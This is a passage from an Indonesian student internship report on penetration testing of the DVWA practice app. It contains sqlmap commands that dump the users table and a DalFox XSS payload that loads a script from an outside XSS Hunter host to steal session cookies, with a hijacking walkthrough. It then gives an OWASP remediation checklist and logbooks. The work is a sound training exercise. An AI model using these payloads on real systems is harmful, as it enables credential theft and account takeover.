
Pengujian awal dilakukan dengan memasukkan karakter kutip tunggal (') pada kolom input ID pengguna, yang menghasilkan pesan galat (error) dari sistem. Hal ini mengindikasikan adanya celah SQL Injection.



Gambar 4. 4 Tampilan terdapat celah SQL Inection

Selanjutnya, eksploitasi dilakukan menggunakan tool SQLMap melalui terminal. Perintah dieksekusi dengan menyertakan URL target dan cookie sesi yang aktif. Dengan perintah

sqlmap -u http://127.0.0.1/DVWA/vulnerabilities/sqli/\?id\=1\&Submit\=Submit\# -cookie "security=low; 62j668rs0qbpk99kpak8i1uq=nu62j668rs0qbpk99kpak8i1uq; PHPSESSID=7rgclajdfhnem7dnfan4hsh0j9" -- tables




Gambar 4. 5 Tampilan SQL Injection

Penjelasan :

- Sqlmap, Memanggil tool SQLMap di terminal
- -u, berarti URL target.
- http://127.0.0.1/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit# , URL dari halaman SQL Injection di DVWA lokal (localhost).

- --cookie="...", mengirimkan cookie login yang diperlukan agar SQLMap bisa mengakses halaman yang membutuhkan login.

  DVWA menggunakan cookie PHPSESSID dan security.
- "security=low; 62j668rs0qbpk99kpak8i1uq= nu62j668rs0qbpk99kpak8i1uq; PHPSESSID=7rgclajdfhnem7dnfan4hsh0j9" , Cookie session yang didapat setelah login DVWA
- --tables, Perintah ini digunakan untuk menampilkan semua tabel dari database target setelah injeksi berhasil.



Terdapat 2 tabel yaitu table guestbook dan users

Kemudian gantikan dengan perintah –column -T users

Penelasan :

- Users, memilih tabel bernama users.
- --columns menampilkan daftar nama kolom dalam tabel tersebut, seperti username, password, dll.

```
[8 columns]
+---------------+---------------+
| Column        | Type          |
+---------------+---------------+
| user          | varchar(15)   |
| avatar        | varchar(70)   |
| failed_login  | int(3)        |
| first_name    | varchar(15)   |
| last_login    | timestamp     |
| last_name     | varchar(15)   |
| password      | varchar(32)   |
| user_id       | int(6)        |
+---------------+---------------+
```


Terdapat column yang di dalamnya terdapat password.

Kemudian melakuka eksppploitasi dengan cara –dump -T users –batch

--dump, Mengambil dan menampilkan isi data dari tabel di database target.

-T users, Menentukan nama tabel yang ingin diambil datanya (users).

--batch, Menjalankan SQLMap secara otomatis tanpa tanya-jawab (non-interaktif).




Gambar 4. 6 Tampilan hasil eksploitasi

SQLMap berhasil mengidentifikasi database yang rentan dan menampilkan daftar tabel di dalamnya, termasuk tabel users. Dari tabel tersebut, berhasil diekstraksi data kredensial pengguna, seperti nama pengguna dan hash kata sandi.


b. Identifikasi dan Eksploitasi Kerentanan Cross-Site Scripting (XSS)

Pengujian XSS dilakukan pada modul XSS (Reflected). Percobaan awal dengan memasukkan input sederhana seperti test menunjukkan bahwa input tersebut direfleksikan kembali oleh halaman web.



Gambar 4. 7 Pengujian Refleksi Input pada Modul XSS


Untuk eksploitasi, digunakan tool DalFox yang dikombinasikan dengan platform XSS Hunter dan sama menggunakan cookie.



Gambar 4. 8 Tampilan penggunaan DalFox


Penjelasan

- dalfox url: Perintah untuk scanning URL dengan Dalfox.
- "http://localhost/...name=test#": Target URL
- --cookie "...": Cookie dari sesi login (agar tetap terautentikasi).
- --only-custom-payload: Hanya gunakan payload buatan sendiri.
- --custom-payload "<svg onload=alert(document.cookie)>": Payload XSS buatan (uji XSS).



Kemudian akan muncul pop up seperti di atas jika mengklik link dari output perintah sebelumnya. Selanjutnya kombinasikan dengan xxs hunter.

Untuk eksploitasi, digunakan tool DalFox yang dikombinasikan dengan platform XSS Hunter. Sebuah payload dari XSS Hunter disisipkan ke dalam URL target. Payload ini dirancang untuk mencuri cookie sesi korban dan mengirimkannya ke server XSS Hunter.



Gambar 4. 9 Tampilan XXS Hunter

Ganti script dengan kombinasi kode dari xxs hunter tersebut seperti

dalfox url "http://192.168.100.6/vulnerabilities/xss_r/?name=test" -- cookie "PHPSESSID=9alqrcagdsq1127s52qmq327nu;security=low" -- only-custom-payload -- custom-payload "\"><script src=\"h

ttps://js.rip/fuohqxtzsp\"></script>"

Ketika URL yang telah dimodifikasi diakses oleh pengguna lain (disimulasikan dengan browser berbeda), payload tereksekusi dan mengirimkan informasi sesi korban ke dashboard XSS Hunter.

Dengan cookie yang berhasil dicuri, penyerang dapat mengambil alih sesi korban (session hijacking) dengan cara mengganti cookie pada browser-nya sendiri. Setelah memuat ulang halaman, penyerang berhasil masuk ke akun korban tanpa perlu mengetahui kata sandinya.

C. Hasil Tahapan Evaluasi

Pada tahap evaluasi, dilakukan analisis mendalam terhadap seluruh data dan temuan yang dikumpulkan selama simulasi penetration testing. Analisis ini bertujuan untuk menjawab rumusan masalah yang telah ditetapkan, yaitu mengenai langkah-langkah simulasi, jenis kerentanan, dan mekanisme eksploitasinya. Evaluasi difokuskan pada dua kerentanan utama yang berhasil dieksploitasi:

Untuk SQL Injection, evaluasi menunjukkan bahwa penggunaan tool SQLMap sangat efektif dalam mengotomatisasi serangan. Analisis hasil membuktikan bahwa celah keamanan ini memungkinkan penyerang tidak hanya membaca data, tetapi juga berpotensi memodifikasi atau bahkan menghapus data dari database. Risiko pada sistem nyata akan

sangat fatal, karena dapat menyebabkan kebocoran data sensitif pengguna dan administrator.

Untuk Cross-Site Scripting (XSS), evaluasi membuktikan bahwa serangan reflected XSS berhasil mencuri cookie sesi pengguna melalui kombinasi tool DalFox dan platform XSS Hunter. Analisis menunjukkan bahwa dampak dari kerentanan ini adalah pengambilalihan sesi (session hijacking), yang memungkinkan penyerang masuk ke akun korban tanpa memerlukan kata sandi. Risiko ini sangat tinggi pada aplikasi web yang mengelola data pengguna.

D. Checklist Penetration Testing

Untuk memperjelas hasil pengujian yang telah dilakukan, temuan dari simulasi penetration testing menggunakan DVWA dirangkum dalam bentuk checklist. Checklist ini mengacu pada kategori pengujian OWASP, sehingga hasil yang diperoleh dapat disajikan secara sistematis dan sesuai standar industri keamanan aplikasi web.

Tabel 4 2 Checklist Hasil Pengujian Penetration Testing

Kategori	Area Uji	Deskripsi Uji	Temuan	Status	Rekomendasi
Authentication & Session Management	Session Cookies	Periksa apakah session cookie aman (HTTPOnly, Secure)	Cookie dapat dicuri lewat XSS → sesi pengguna bisa diambil alih	Rentan	Gunakan flag HttpOnly & Secure, regenerasi session ID setelah login, tambahkan mekanisme logout
Authentication & Session Management	Session Timeout	Apakah sesi otomatis berakhir setelah idle?	Tidak diuji pada DVWA, default tidak ada timeout	Belum Diverifikasi	Implementasikan session timeout otomatis untuk mencegah pembajakan sesi
Access Control	Parameter	Apakah	DVWA: parameter id	Rentan	Tambahkan

	Manipulation	parameter input bisa dimanipulasi untuk akses ilegal?	dapat dimanipulasi → SQL Injection terbuka		validasi server-side, gunakan prepared statement
Input Validation	SQL Injection	Apakah input tervalidasi untuk mencegah SQL Injection?	Eksploitasi SQL Injection berhasil menampilkan data sensitif (username, password hash)	Rentan	Gunakan prepared statement/ORM, validasi input, hindari query dinamis
Input Validation	Cross-Site Scripting (XSS)	Apakah aplikasi memfilter input agar tidak mengeksekusi skrip berbahaya?	Payload <script>alert()</script> berhasil dijalankan, cookie bisa dicuri via DalFox + XSS Hunter	Rentan	Gunakan escaping output (HTML entity), sanitasi input, aktifkan CSP
Error Handling	Error Disclosure	Apakah error menampilkan detail sistem internal?	Input ' menghasilkan error SQL dengan detail query	Rentan	Gunakan pesan error umum tanpa detail teknis
Data Protection	Password Storage	Apakah password disimpan dengan algoritma aman?	Password hanya menggunakan hash MD5 → rawan brute force	Kurang Aman	Gunakan bcrypt/argon2 + salt

Berdasarkan checklist pada Tabel 4.2, terlihat bahwa sebagian besar aspek pengujian menunjukkan kondisi rentan atau kurang aman, khususnya pada area SQL Injection, Cross-Site Scripting (XSS), error handling, dan session management. Hal ini menegaskan pentingnya penerapan keamanan, seperti validasi input, penggunaan algoritma hash yang lebih kuat, penerapan HTTPS, serta pengaturan session yang lebih aman. Dengan adanya tabel checklist ini, hasil pengujian dapat dijadikan rujukan yang lebih terstruktur dan memudahkan pihak instansi dalam memahami risiko serta rekomendasi perbaikan yang perlu diimplementasikan.

E. Tabel Realisasi

Tabel 4 3 Tabel realisasi

No	Nama kegiatan	Minggu Pelaksanaan													Realisasi	
		1	2	3	4	5	6	7	8	9	10	11	12	13	Ya/Tidak	%
1.	Pengurusan administrasi dan pembekalan magang														Ya	100%
2.	Studi literatur awal dan persiapan lingkungan teknis (instalasi DVWA dan tools)														Ya	100%
3.	Observasi awal														Ya	100%
4.	Penetration testing														Ya	100%
5.	Analisis hasil temuan kerentanan dan mekanisme eksploitasi														Ya	100%
6.	Pengumpuln dan presentasi														Ya	100%
7.	Penyusunan Laporan														Ya	100%

F. Kendala dan Solusi

a. Kendala yang Ditemukan pada Tempat Praktik Magang

Selama pelaksanaan magang, beberapa kendala dihadapi. Pertama, terdapat keterbatasan dalam memahami konsep teknis penetration testing secara cepat, terutama dalam merangkai perintah dan payload yang efektif untuk setiap tools yang digunakan. Kedua, konfigurasi awal beberapa tools keamanan memerlukan penyesuaian khusus agar dapat berjalan lancar di lingkungan virtual, yang memerlukan waktu lebih lama di tahap persiapan. Terakhir, karena pengujian dilakukan di lingkungan simulasi, terdapat keterbatasan dalam memahami dampak nyata dari sebuah kerentanan jika terjadi pada sistem produksi yang sebenarnya

b. Solusi yang Dilakukan

Untuk mengatasi kendala tersebut, dilakukan beberapa solusi. Pemahaman konsep teknis diperkuat dengan memaksimalkan penggunaan sumber belajar alternatif seperti dokumentasi resmi tools, artikel teknis, dan video pembelajaran. Komunikasi yang intensif dengan pembimbing lapangan juga dilakukan untuk

mendapatkan arahan terkait konfigurasi tools dan teknik serangan yang relevan. Untuk memahami dampak nyata, dilakukan studi kasus pada insiden-insiden keamanan yang pernah terjadi di dunia nyata yang disebabkan oleh kerentanan serupa, sehingga memberikan gambaran yang lebih komprehensif meskipun pengujian dilakukan di lingkungan simulasi.

G. Keberlanjutan

Program magang ini diharapkan dapat terus berlanjut agar mahasiswa dapat memperdalam pengetahuan dan keterampilan di bidang keamanan siber secara berkesinambungan. Metode dan tools yang digunakan dapat diadopsi sebagai bagian dari prosedur standar operasional (SOP) untuk melakukan asesmen keamanan internal pada aplikasi-aplikasi yang dikelola oleh dinas, tentunya dengan penyesuaian dan dilakukan oleh tim yang berwenang. Dengan demikian, program ini tidak hanya bermanfaat bagi mahasiswa, tetapi juga memberikan kontribusi positif bagi peningkatan kesadaran dan postur keamanan siber di lingkungan Pemerintah Kabupaten Purbalingga

BAB V

Penutup

A. Kesimpulan

Pelaksanaan magang di Dinas Komunikasi dan Informatika Kabupaten Purbalingga memberikan pengalaman praktis dan pemahaman mendalam mengenai keamanan aplikasi web melalui simulasi uji penetrasi penetration testing. Selama magang, mahasiswa berhasil menemukan dua jenis kerentanan umum, yaitu SQL Injection dan Cross-Site Scripting (XSS), pada web DVWA. Dengan menggunakan tools seperti SQLMap dan DalFox, mahasiswa berhasil mempraktikkan teknik serangan untuk memperoleh data sensitif dan mengambil alih sesi pengguna dalam lingkungan yang aman dan terkendali. Meskipun menghadapi beberapa kendala teknis, seluruh tujuan magang dapat tercapai berkat bimbingan dari pembimbing dan pemanfaatan sumber belajar mandiri.

B. Saran

Untuk meningkatkan efektivitas dan keberlanjutan program magang di masa mendatang, disarankan agar Dinas Komunikasi dan Informatika Kabupaten Purbalingga:

1. Menyediakan sesi pembekalan teknis yang lebih mendalam di awal magang, khususnya terkait tools dan metodologi keamanan yang relevan dengan kebutuhan instansi.
2. Jika memungkinkan, menyediakan studi kasus (yang telah dianonimkan) dari temuan keamanan internal sebelumnya sebagai bahan pembelajaran, agar mahasiswa mendapatkan gambaran yang lebih dekat dengan tantangan nyata yang dihadapi instansi.

LAMPIRAN

A. Surat Rekomendasi Praktik Magang

UNIVERSITAS AHMAD DAHLAN

FAKULTAS TEKNOLOGI INDUSTRI

Jl. Ahmad Yani (Ringroad Selatan), Kragilan, Tamanan, Banguntapan, Bantul, Yogyakarta 55191 Telp. 0274-511830 ext. 4211 www.fti.uad.ac.id

REKOMENDASI
MELAKSANAKAN PRAKTIK MAGANG

Ketua Program Studi S1 Informatika, Fakultas Teknologi Industri, menerangkan bahwa mahasiswa tersebut di bawah ini sudah dapat melaksanakan Magang

Nama lengkap Mhs : Ridho Saputro

Nomor Induk Mhs 2100018080

No HP/WA : 081249399009 E-mail : ridho2100018080@webmail.uad.ac.id

Program Studi : S1 Informatika

Nama Instansi : Dinas Komunikasi dan Informatika Kabupaten Purbalingga

Alamat lengkap dan jelas

Jl. Letkol Isdiman No.17A, Purbalingga Kidul, Kec. Purbalingga, Kabupaten Purbalingga, Jawa Tengah 53313

Demikian harap maklum, kepada Ketua Tata Usaha Fakultas Teknologi Industri, mohon dibuatkan surat pengantar

Mengetahui, Dosen Wali	Dosen Pembimbing,	Yogyakarta, 12 September 2024 Koordinator Magang
Ali Tarmuji S.T. M.Cs.	Drs. Tedy Setiadi, M.T.	Bambang Robi'in, S.T., M.T.
NIPM: 197510142005011001	NIPM : 19680107200309111072818 6	NIPM: 197907202005011002

B. Surat Izin Praktik Magang

FAKULTAS TEKNOLOGI INDUSTRI

Nomor : F2.1/136/D.33/IX/2024 28 September 2024
Hal : Permohonan Izin Kerja Praktek

Kepada

Yth. Kepala

Dinas Komunikasi dan Informatika Kabupaten Purbalingga

Jl. Letkol Isdiman No.17A,
Purbalingga Kidul, Purbalingga, Purbalingga, Jawa Tengah 53313

Dengan hormat,

Dalam rangka memberikan kesempatan kepada mahasiswa dalam mengimplementasikan disiplin ilmu yang diperoleh di bangku kuliah dengan keadaan sebenarnya, Pimpinan Fakultas Teknologi Industri mengajukan permohonan kepada Bapak/Ibu untuk berkenan memberikan izin kepada mahasiswa kami tersebut di bawah ini untuk melaksanakan ***Kerja Praktek*** di instansi yang Bapak/Ibu pimpin.

Adapun data mahasiswa sebagai berikut:

No	Nama	NIM
1.	Ridho Saputro	2100018080

Program Studi : **S1 Informatika**
Fakultas : Teknologi Industri

Sebagai bahan pertimbangan Bapak/Ibu kami sampaikan bahwa sebagai konsekuensinya, mahasiswa yang bersangkutan bersedia memenuhi persyaratan administratif yang diperlukan.

Waktu Pelaksanaan Kerja Praktek Mulai Tanggal 30 September - 30 Desember 2024.

Atas perhatian dan kerjasama Bapak/Ibu, kami sampaikan terima kasih.

Hormat kami,
a.n Dekan
Wakil Dekan

Ir. Sri Winiarti, S.T., M.Cs.
NIPM 19751216 200103 011 0880702

UAD Kampus IV (Utama)
Jalan Ahmad Yani, Tamanan, Kec. Banguntapan, Kab. Bantul, Daerah Istimewa Yogyakarta 55191
Telp (0274) 563515
Email: fti@uad.ac.id

C. Logbook

LOG BOOK PRAKTIK MAGANG MAHASISWA
PROGRAM STUDI S1 INFORMATIKA T.A 2024 / 2025
(WAJIB DIISI DAN MASUK DALAM PENILAIAN)

Nim 2100018080
Nama Mahasiswa : Ridho Saputro
Judul Praktik Magang : Penetration Testing Website di Dinas Komunikasi dan Informatika Kabupaten Purbalingga
Dosen Pembimbing : Drs. Tedy Setiadi, M.T
Pembimbing Lapangan : Sapto Suhardiyo, S.STP, S.T.

Petunjuk Pengisian Log Book
1. Log book di isi per minggu
2. Log book ditulis tangan
3. Setiap kegiatan di paraf oleh pembimbing lapangan/ dosen pembimbing Praktik Magang
4. Log book per minggu di paraf oleh dosen pengampu kelas Praktik Magang
5. Jumlah bimbingan minimal 4x

Logbook Minggu 4 sd 7 (sebelum UTS)

No	Kegiatan dan Lokasi Praktik Magang	Waktu Pelaksanaan		Hasil	Kendala, Rencana Perubahan (Jika ada)	Paraf Pembimbing Lapangan	Paraf Dosen Pembimbing Praktik Magang
		Hari/TGL	Jam Durasi				
1	- Pengenalan dan pemberianproject - Melakukan bimbingan meminta ttd dosen pembimbing	Senin, 30-September 2024	2 Jam	Mendapatkan pengetahuan dan arahan untuk project yang di berikan.	Tidak ada		
2	Membuat infografis	Selasa, 1 Oktober 2024	8 Jam	Berupa infografis dari dataset-dataset yang diberikan.	Tidak ada		

3	Mempelajari penetration testing dan percobaan menguji kerentanan website	Senin, 7 Oktober 2024	8 Jam	Memahami teknik teknik penetration testing mendapatkan pengetahuan tentang uji kerentanan.	Tidak ada		
4	- Mengikuti paparan tentangpen testing uji kerentanan pada website kebaupaten Purbalingga - Bimbingan dosen pembimbing tentang isi laporan	Selasa, 15 Oktober 2024	3 Jam	Pemahaman tentang penetration testing pada website kabupaten purbalingga	Tidak ada		
5	Membantu pembuatan konten video.	Rabu, 16 Oktober 2024	5 Jam	Konten video sosial media	Tidak ada		
6	- Melanjutkan percobaan penetration testing pada website - Bimbingan dosen pembimbing tentang logbook	Senin, 21 Oktober 2024	24 Jam	Mengetahui cara penggunaan pentest dan mendapatkan pengetahuan teknik dan metode yang dibutuhkan untuk penetration testing.	Tidak ada		
7	Melakukan pentest pada website pemerintahan	Senin, 28 Oktober 2024	40 Jam		Tidak ada		
8							

Catatan Pembimbing Lapangan/Dosen Pembimbing Praktik Magang / Dosen Pengampu Kelas Praktik Magang:

.....

.....

.....

.....

Yogyakarta, 11 November 2024

Dosen Pengampu Kelas Praktik Magang

(Bambang Robi'in, S.T., M.T.)

Mahasiswa

(Ridho Saputro)

LOG BOOK PRAKTIK MAGANG MAHASISWA
PROGRAM STUDI S1 INFORMATIKA, UAD T.A 2024 /2025
(WAJIB DIISI DAN MASUK DALAM PENILAIAN)

Nim : 2100018080
Nama Mahasiswa : Ridho Saputro
Judul Praktik Magang : Penetration Testing Website DVWA di Dinas Komunikasi dan Informatika Kabupaten Purbalingga
Dosen Pembimbing : Drs. Tedy Setiadi, M.T
Pembimbing Lapangan : Sapto Suhardiyo, S.STP, S.T.

Petunjuk Pengisian Log Book
1. Log book di isi per minggu
2. Log book ditulis tangan
3. Setiap kegiatan di paraf oleh pembimbing lapangan/ dosen pembimbing Praktik Magang
4. Log book per minggu di paraf oleh dosen pengampu kelas Praktik Magang
5. Jumlah bimbingan minimal 3x

Logbook Minggu 8 sd 10 (setelah UTS)

No	Kegiatan dan Lokasi Praktik Magang	Waktu Pelaksanaan		Hasil	Kendala, Rencana Perubahan (Jika ada)	Paraf Pembimbing Lapangan	Paraf Dosen Pembimbing Praktik Magang
		Hari/TGL	Jam Durasi				
1	Melakukan penetration testing pada website DVWA	Senin, 4 November 2024	24 Jam	Mendapatkan informasi kerentanan pada website			
2	Melakukan Presentasi	Rabu, 13 November 2024	2 Jam	Presentasi ulang			
3	Melakukan penetration testing SQL Injection	Senin, 18 November 2024	24 Jam	Menemukan kerentanan			
4	Melakukan penetration testing Cross-Site Scripting	Senin 2, Desember 2024	24 Jam	Menemukan kerentanan			
5	Melakukan Presentasi	Rabu, 18 Desember 2024	1 Jam				

Catatan Pembimbing Lapangan/Dosen Pembimbing Praktik Magang / Dosen Pengampu Kelas Praktik Magang:
.....
.....
.....
.....
.....
.....

Yogyakarta, 31 Desember 2024

Dosen Pengampu Kelas Praktik Magang

(Bambang Robi'in, S.T., M.T.)

Mahasiswa

(Ridho Saputro)

D. Dokumentasi